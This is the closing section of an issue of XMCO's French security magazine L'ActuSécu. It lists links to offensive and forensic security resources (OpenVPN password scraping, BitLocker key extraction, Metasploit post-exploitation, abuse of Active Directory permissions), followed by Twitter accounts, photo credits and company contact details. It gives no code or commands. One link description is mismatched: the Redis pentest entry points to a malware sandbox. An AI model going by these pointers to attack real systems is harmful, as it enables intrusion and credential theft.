
Récupérer les mots de passe depuis un processus OpenVPN	https://gist.github.com/rvrsh3ll/cc93a0e05e4f7145c9eb#file-openvpnscraper-sh
Présentation sur le forensics de système Linux	http://www.deer-run.com/~hal/LinuxForensicsForNon-LinuxFolks.pdf
Plugin pour utiliser les règles Yara comme module d'Autopsy	http://blog.4n6ir.com/2015/10/autopsy-python-yara-scan-module.html
Plugin Volatitly pour extraire la clef Bitlocker	https://github.com/elceef/bitlocker
Tuto pour développer des modules Post-exploitation Metasploit	http://ab0files.com/writing-a-metasploit-post-exploitation-module
Tests d'intrusion de serveur Redis	https://github.com/Rurik/Noriben
Extension Burp pour géré le SAML	https://blog.csnc.ch/2015/07/saml-burp-extension/
Exploiter les permissions Active Directory	http://www.harmj0y.net/blog/redteaming/abusing-active-directory-permissions-with-powerview/
Déchiffrer le flux SSL de Microsoft SQL	http://blog.thinkst.com/2015/11/stripping-encryption-from-microsoft-sql.html
Analyse d'une attaque menée via Powershell	https://dfirblog.wordpress.com/2015/09/27/dissecting-powershell-attacks/

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Sélection des comptes Twitter suivis par le CERT-XMCO…

Joshua Corman		https://twitter.com/joshcorman
The grugq		https://twitter.com/thegrugq
indi303		https://twitter.com/indi303
Sinn3r		https://twitter.com/_sinn3r
Jakob H. Heidelberg		https://twitter.com/JakobHeidelberg
Vyacheslav Egoshin		https://twitter.com/vegoshin
Darkoperator		https://twitter.com/Carlos_Perez
Sean Metcalf		https://twitter.com/PyroTek3
Eric		https://twitter.com/egru
Nikhil Mittal		https://twitter.com/nikhil_mitt

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



> Remerciements

Photographie

Olivier Le Moal
https://fr.fotolia.com

Sergiu Bacioiu
https://www.flickr.com/photos/sergiu_bacioiu/4390690948

Danny Nicholson
https://www.flickr.com/photos/dannynic/19011128173

US Air Force
https://www.flickr.com/photos/usairforce/6690031233

www.gotcredit.com
https://www.flickr.com/photos/jakerust/16796063145

Michele Ursino
https://www.flickr.com/photos/micurs/4906349993

Thomas Hawk
https://www.flickr.com/photos/thomashawk/373249714

www.engadget.com
http://www.engadget.com/2015/08/07/stagefright-patch-detector/

Christian
https://www.flickr.com/photos/9458417

Aaron Hall
https://www.flickr.com/photos/vitahall/9372159805

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
http://www.xmco.fr/actusecu.html

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711

(xmco)

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.